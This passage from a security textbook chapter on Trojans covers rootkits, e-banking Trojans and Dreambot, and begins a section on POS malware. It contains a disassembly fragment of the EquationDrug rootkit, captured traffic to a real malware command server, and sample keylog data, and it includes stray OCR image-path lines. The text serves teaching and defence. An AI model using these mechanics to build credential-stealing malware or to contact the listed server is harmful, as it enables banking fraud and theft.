.text:00012D25 83 EC 14                           sub     esp, 14h
.text:00012D28 53                                 push    ebx
.text:00012D29 56                                 push    esi
.text:00012D2A 57                                 push    edit_DrvObj
.text:00012D2B 68 44 05 00 00                     push    1348
.text:00012D30 68 28 A7 01 00                     push    offset unk_1A728
.text:00012D35 E8 60 EC FF FF                     call    fnDecryptData
.text:00012D35
.text:00012D3A FF 75 0C                           push    [ebp+punDrvRegPath]
.text:00012D3D 8B 7D 08                           mov     edit_DrvObj, [ebp+pDrvObj]
.text:00012D40 8D 45 F4                           lea     eax, [ebp+var_C]
.text:00012D43 89 3D D8 C3 01+                    mov     pDrvObj, edit_DrvObj
.text:00012D49 50                                 push    eax
.text:00012D4A E8 13 0C 00 00                     call    fnDissectPath
.text:00012D4A
.text:00012D4F 8D 45 F4                           lea     eax, [ebp+var_C]
.text:00012D52 50                                 push    eax
.text:00012D53 8D 45 EC                           lea     eax, [ebp+unDevName]
.text:00012D56 50                                 push    eax
.text:00012D57 E8 C0 0C 00 00                     call    fnGetDeviceName
```

Figure 7.10: Screenshot showing start of EquationDrug Rootkit

Some additional rootkit Trojans are as follows:

- CEIDPageLock
- Wingbird
- GrayFish
- Finfisher
- ZeroAccess
- Whistler
- Fire Chili rootkit
- Purple Fox Rootkit
- Dubbed Demodex Rootkit
- MoonBounce
- Moriya
- iLOBleed

E-banking Trojans

E-banking Trojans are extremely dangerous and have emerged as a significant threat to online banking. They intercept the victim's account information before the system can encrypt it and send it to the attacker's command-and-control center. Installation of these Trojans takes place on the victim’s computer when he or she clicks a malicious email attachment or a malicious advertisement. Attackers program these Trojans to steal minimum and maximum monetary amounts, so that they do not withdraw all the money in the account, thereby avoiding suspicion. These Trojans also create screenshots of the bank account statement, so that the victim thinks that there is no variation in his/her bank balance and is not aware of this fraud unless he/she checks the balance from another system or an ATM. These Trojans may also steal victims' data such as credit card numbers and billing details, and transmit them to remote hackers via email, FTP, IRC, or other methods.



Attacker
1
Uploads malicious advertisements
Malware Server
3
Publishes malicious advertisements on a legitimate websites
Legitimate Websites
Victim is directed to malware server
6
Trojan gets downloaded and installed into the victim's system
2
5
User accesses a legitimate website and clicks on a malicious Ad
7
Trojan reports as a new bot
4
8
Instructs Trojan to track victim's access to bank account
9
Trojan reports victim's activities
User
10
Instructs Trojan to manipulate victim's bank transaction
Command and Control Server
User: Transfer $100
Manipulated value :
Transfer $1,000
Financial Institution
11
12
Reports about successful/failed transaction

Figure 7.11: Working of E-Banking Trojan

Working of E-banking Trojans

A banking Trojan is a malicious program that allows attackers to obtain personal information about users of online banking and payment systems.

The working of a banking Trojan includes the following:

- **TAN Grabber**: A Transaction Authentication Number (TAN) is a single-use password for authenticating online banking transactions. Banking Trojans intercept valid TANs entered by users and replace them with random numbers. The bank will reject such invalid random numbers. Subsequently, the attacker misuses the intercepted TAN with the target's login details.

- **HTML Injection**: The Trojan creates fake form fields on e-banking pages, thereby enabling the attacker to collect the target's account details, credit card number, date of birth, etc. The attacker can use this information to impersonate the target and compromise his/her account.

- **Form Grabber**: A form grabber is a type of malware that captures a target's sensitive data such as IDs and passwords, from a web browser form or page. It is an advanced method for collecting the target's Internet banking information. It analyses POST requests and responses to the victim's browser. It compromises the scramble pad authentication and intercepts the scramble pad input as the user enters his/her Customer Number and Personal Access Code.


- **Covert Credential Grabber**: This type of malware remains dormant until the user performs an online financial transaction. It works covertly to replicate itself on the computer and edits the registry entries each time the computer is started. The Trojan also searches the cookie files that had been stored on the computer while browsing financial websites. Once the user attempts to make an online transaction, the Trojan covertly steals the login credentials and transmits them to the hacker.

Some methods used by banking Trojans to steal users' information are as follows:

- Keylogging
- Form data capture
- Inserting fraudulent form fields
- Screen captures and video recording
- Mimicking financial websites
- Redirecting to banking websites
- Man-in-the-middle attack

- **E-banking Trojan: Dreambot**


  Dreambot banking Trojans are also known as updated versions of Ursnif or Gozi. Dreambot Trojans have long been used by hackers, and they have been regularly updated with more sophisticated capabilities. They can be delivered through the Emotet dropper or RIG exploit kit. This Trojan can also be embedded as a macro in an MS word document and sent to victims via spam emails. If this Trojan gets into the victim's machine, it will covertly create registry keys and processes, and attempt to connect to multiple malicious C2C servers.



```
2018-05-24 14:41:44 POST https://uuuansdownew.net/images/Uood9SIrIKu0xUH8t/wXzPbvfAF8_2/FzBkGRoJ87w/_2BlkU5qOaIfAx/1jg
                         ekGreO8dmD1BWa08br/DBiM3eYzULnnf_2F/TuIV_2Bo0Uraf5U/qpHXaQpbz3CIIbkAhl/N_2BWhaDK/e4K3b_2Bv230
                         mfDNaUlw/xV5WgLSG64rEkCujqSo/WM1mQioW_2B_2FpYersX5u/VKk2EErTAGYPj/wIkp8_2F/yqniY8OYXBloXf/k43
                         .bmp
                         ← 200 text/html [no content] 166ms
                  Request                            Response                            Detail
Content-Type:     multipart/form-data; boundary=67170687642643026513623260419
User-Agent:       Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64)
host:             uuuansdownew.net
Content-Length:   373
Connection:       Keep-Alive
Cache-Control:    no-cache
Raw                                                                                                  [m:Raw]
--67170687642643026513623260419
Content-Disposition: form-data; name="upload_file"; filename="E1AC.bin"

MSCF..........,...............?...0..................L.t .01D3E7C4D200AF960B.].:K....CKM.O..P.......1....y
.ct."$J..j.....A<........F...X.c.KR<aB.J.L|...{..':.......
J..........yIwR...q........rw.6......*...4.N.....V.....Z.0.?
--67170687642643026513623260419--

[71/82]  [showhost]                                                          ?:help q:back [*:8080]
```

Figure 7.12: HTTPS requests to malicious servers

  After connecting to the C2C server, it will perform keylogging and send the keylog data to the attacker. This keylog data can include passwords of banking websites, OTP messages, secure transaction passwords, pins, etc.


File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
new 1
01D3E7BD56884E360B
01D3E643EDAE4F310B
01D3E655015AEA0C0B

```
09-05-2018 13:41:22
C:\Program Files\Internet Explorer\iexplore.exe
Blank Page - Internet Explorer

google

09-05-2018 13:41:38
C:\Program Files\Internet Explorer\iexplore.exe
Blank Page - Internet Explorer

google.com


09-05-2018 13:42:53
C:\Program Files (x86)\Notepad++\notepad++.exe
*new 1 - Notepad++

passwrod password password raaa raaaraaaa
this is my login for my facebook account: hello/hello123


```

Date of the collection

Program related with the keylogs

keylog data

Figure 7.13: Screenshot of Dreambot E-Banking Trojan – keylog data

Some additional e-banking Trojans are as follows:

- Emotet
- Panda Banker
- Ramnit
- ZeuS
- Dridex
- UrlZone Banker
- Escobar
- Xenomorph
- SharkBot
- Bizarro
- ZE Loader
- EventBot

Point-of-Sale Trojans

As the name indicates, point-of-sale (POS) Trojans are a type of financial fraudulent malware that target POS and payment equipment such as credit card/debit card readers. Attackers use POS Trojans to compromise such POS equipment and grab sensitive information regarding credit cards, such as credit card number, holder name, and CVV number. Since POS plays a critical role in the retail industry, these Trojans will have a greater impact on retail businesses and retail customers. The magnetic stripe on a credit card consists of two tracks, namely called TRACK1 and TRACK2. These are critical for completing the transaction using a POS device. Track1 and Track2 comprise critical information related to the credit card. Once a POS Trojan affects and compromises a POS device, it attempts to grab the TRACK1 and TRACK2 information of the card that is inserted in the device. Once the attacker acquires this information, he/she gets full control of the card and can easily 